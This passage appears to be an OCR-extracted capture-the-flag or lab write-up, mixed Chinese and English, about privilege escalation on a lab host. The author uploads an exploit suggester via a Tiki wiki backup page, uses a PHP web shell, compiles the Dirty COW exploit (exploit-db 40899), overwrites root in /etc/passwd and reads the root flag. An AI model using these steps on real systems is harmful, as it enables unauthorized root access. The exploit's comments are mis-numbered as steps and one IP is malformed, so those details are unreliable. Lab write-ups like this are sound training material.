

Figure 125: 192.168.65.210 SSH Access for kevin

12. 接下來，在獲得 SSH 存取權限後，我嘗試使用 SCP 從攻擊者電腦上傳漏洞建議器到機器上，但一直失敗。
13. 因此，我前往 Tiki wiki 中的上傳備份頁面，並透過上傳備份功能上傳漏洞建議器，並成功上傳。.
14. 我回到瀏覽器上的 PHP shell，列出要找漏洞建議器二進位檔案的檔案。我運行了 chmod +x 命令，使其變為可執行檔。我已經嘗試過 SSH 用戶存取權限，但不允許運行 chmod 命令。



Figure 126: chmod +x Exploit Suggester

15. 我回到了擁有 SSH 存取權限的終端，並繼續執行漏洞建議程序。我發現這台機器有 CVE-2016-5195 dirty cow 2 漏洞，該漏洞會影響 **Linux Kernel 2.6.22 < 3.9**.

Figure 127: 192.168.5.65.210 Exploit Suggester

16. 我搜尋了該漏洞的利用方法，並在連結中找到了：https://www.exploit-db.com/exploits/40899．我下載了漏洞程式碼並透過 Tikiwiki 備份上傳了漏洞，透過 Web Shell 存取使用命令 gcc pthread dirty.c -o dirty -lcrypt 對其進行了編譯。

17.Went back to terminal with **SSH** and executed the exploit code on the machine.



Figure 128: CVE-2016-5195 dirtycow 2 exploit

18.This exploit uses the pokemon exploit of the dirtycow vulnerability

19.// as a base and automatically generates a new passwd line.

20.// The user will be prompted for the new password when the binary is run.

21.// The original /etc/passwd file is then backed up to /tmp/passwd.bak

22.// and overwrites the root account with the generated line.

23.// After running the exploit you should be able to login with the newly

24.// created user.

25.I then used su firefart command to elevate my privileges to root, only then was I able to use to enumerate the box, find and read the content of the rootflag.txt WebRoot-1976